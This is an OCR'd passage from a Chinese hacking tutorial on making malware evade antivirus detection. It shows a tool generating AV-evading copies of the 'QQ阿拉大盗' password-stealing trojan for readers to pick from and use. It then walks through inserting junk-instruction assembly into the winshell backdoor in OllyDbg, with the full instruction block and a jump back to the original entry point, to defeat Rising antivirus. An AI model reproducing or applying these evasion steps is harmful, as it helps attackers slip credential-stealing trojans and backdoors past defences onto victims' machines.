


图8

3.现在再看看“冰枫文件防火墙”的界面，提示让我们点“继续”，如图9，现在又在那个文件夹里生成大量的文件了，我们只需要再次对那个文件夹杀毒即可。





图9

4.最后我们看一下这个文件夹下面生成的东西，如图10。我们看到这个文件夹已经生成了21个已经免杀的QQ阿拉大盗木马了，我们只需要从中任意挑选一个就可以使用了。


图10

注意：最后生成的众多免杀木马的文件可能不全都好使，大家可以从中挑选，然后使用虚拟机测试即可。

四、加花指令免杀法

上面的三种免杀方法都是使用工具来实现的，很简单吧，相信菜菜们现在都已经掌握了，而下面要介绍的这个这个加花指令免杀法相对来说亲自动手的修改部分要多一些，不过也都是一些非常简单的手动操作。

1.后门测试准备

首先我们用一个不加壳的后门程序，我用的是winshell5.0后门，它默认开启的端口为5277。我先用PEID侦壳软件查看

一下winshell是否加壳了，如图11，结果表明此后门并没有加壳，是使用VC++ 6.0编写的。我们来使用瑞星杀毒软件测试一下，如图12，winshell一下子就被检测成后门了。




图11




图12

2. OD 制作花指令

我们用OD载入winshell程序，记下入口点的地址，一会儿我们jmp的时候要用到，如图13。接下来我们拉动滚动条，找到代码都是0的位置，也就是零区域，而且我们还要再记住零区域的起始地址，如图14。然后我们就开始在零区域的起始地址逐步的写入下面我准备好的花指令了，代码如下：

```
push ebp
mov ebp,esp
PUSH -1
PUSH 0
PUSH 0
MOV EAX,DWORD PTR FS:[0]
PUSH EAX
MOV DWORD PTR FS:[0],ESP
SUB ESP,68
PUSH EBX
PUSH ESI
PUSH EDI
POP EAX
POP EAX
POP EAX
ADD ESP,68
POP EAX
MOV DWORD PTR FS:[0],EAX
POP EAX
POP EAX
POP EAX
POP EAX
MOV EBP,EAX
JMP 0040280A                    //这里要写源入口地址
```




图13

